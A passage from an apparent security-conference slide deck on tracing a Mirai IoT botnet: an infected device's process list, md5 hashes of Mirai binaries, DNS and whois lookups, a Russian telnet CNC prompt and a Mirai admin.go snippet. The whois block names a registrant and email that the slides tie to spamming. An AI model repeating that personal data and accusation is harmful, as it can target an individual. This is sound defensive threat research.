10921 root      1392 S    pppd pty pppoe -I eth0 -T 80 -m 1412 noipd
10925 root      1236 S      sh -c pppoe -I eth0 -T 80 -m 1412
10929 root        836 S    pppoe -I eth0 -T 80 -m 1412
16339 root        208 S    wf5kklakre6k
16342 root        248 S    wf5kklakre6k
17741 root         0 SW   [flush-8:0]
24267 root         0 SW   [flush-1:0]
27280 root      1248 S    -sh
27342 root      1248 S      sh
30611 root      1248 S    -sh
31007 root      1248 S    -sh
31032 root      1248 S      sh
31034 root        208 S    uglkci0k8qgk
```



# IS IT POSSIBLE TO DOWNLOAD BINARIES FROM 212.XXX.52.232?

.. tftp connection successful ..

.. and mirai binaries were downloaded ..

.. with the same md5 ..

```
# md5sum *
e1806db9ecfb95a665321450f2bba8d7  dvrHelper
fdcc093bc03c47ad215171f833709141  mirai.arm
8a62c320dd1113b83dd512d5aa16d5c8  mirai.arm7
36cc8b9370512a27df47148803ff8114  mirai.m68k
94a911207e8a947bf90d377c97a76dd1  mirai.mips
e1806db9ecfb95a665321450f2bba8d7  mirai.ppc
```

# PASSIVE DNS LOOKUP

djvciv.com A 212.XXX.52.232

rxwzia.com A 212.XXX.52.232

slfazf.com A 212.XXX.52.232

# Whois slfzaf.com

```
Whois Server Version 2.0
```

```
...
```

```
Registrant Name: ding dan  
Registrant Organization: dan ding  
Registrant Street: 24 hung wang street apartment 32A  
Registrant City: ying guo ying guo  
Registrant State/Province: BJ  
Registrant Postal Code: 251496  
Registrant Country: cn  
Registrant Fax Ext:  
Registrant Email: jimenezdante@gmail.com  
Registry Admin ID: Not Available From Registry
```



**BUT**

Hung Wang is chinese restaurant

Admin City: ying guo ying guo

Ying guo means United Kingdom

Jimenez Dante

Lots of domains registered

Involved in massive botnet spamming

with hosting on hacked servers

and eastern european hosters

# AND THERE IS SOMETHING SPECIAL ON 212.XXX.52.232

.. telnet port is opened ..


..and this is wat we saw ..

люблю куриные наггетсы

пользователь:

оль:

верив счета...



—

# BUT ... IS THERE SOMETHING IN RUSSIAN IN THE SOURCE CODE?

From source code of "admin.go" ...

... from the directory CNC

```
func (this *Admin) Handle() {
    this.conn.Write([]byte("\033[?1049h"))
    this.conn.Write([]byte("\xFF\xFB\x01\xff\xFB\x03\xff\xFC\x22"))

    defer func() {
        this.conn.Write([]byte("\033[?1049l"))
    }()

    headerb, err := ioutil.ReadFile("prompt.txt")
    if err != nil {
        return
    }

    header := string(headerb)
    this.conn.Write([]byte(strings.Replace(strings.Replace(header, "
```

# NOTICE

```
headerb, err := ioutil.ReadFile("prompt.txt")
    if err != nil {
        return
    }
```

```
// Get username
this.conn.SetDeadline(time.Now().Add(60 * time.Second))
this.conn.Write([]byte("\033[34;1mпользователь\033[33;3m: \033[0m"))
```

prompt.txt contains


я люблю куриные наггетсы

which is the first line of telnet prompt

and **пользователь:** is the second one

# IS IT A REAL CNC?





# BUT, WHAT DOES THIS MEAN??

я люблю куриные наггетсы  
пользователь:  
пароль:

произошла неизвестная ошибка  
нажмите любую клавишу для выхода. (any key)

```
I love chicken nuggets
```

```
user:
```

```
password:
```

```
An unknown error occurred
```

```
Press any key to exit(any key)
```

# AND THERE WE HAVE THE CHICKEN

# EPILOGUE

# ADVANTAGES OF BOTNETS OF IOT

Always on

No protection measures

No logs

Fast growth

# LESSONS LEARNED

Low interaction honeypots are very useful

Manufacturers: Do not delegate security on end users  
it is dangerous for everybody

# HIGH INTERACTION HONEYPOT

New malware detected

"White virus"

Hajime

More details soon from CCN-CERT

Germán Sanchez Garcés

# FINALLY

All important info shown here wer brought to the attention  
of security forces

No change was made on victims machines



**TO BE CONTINUED ....**



# THANKS TO:

Rubén Ramón Sobrino

Paula Gonzalez Muñoz

Javier Dominguez

My family for their patient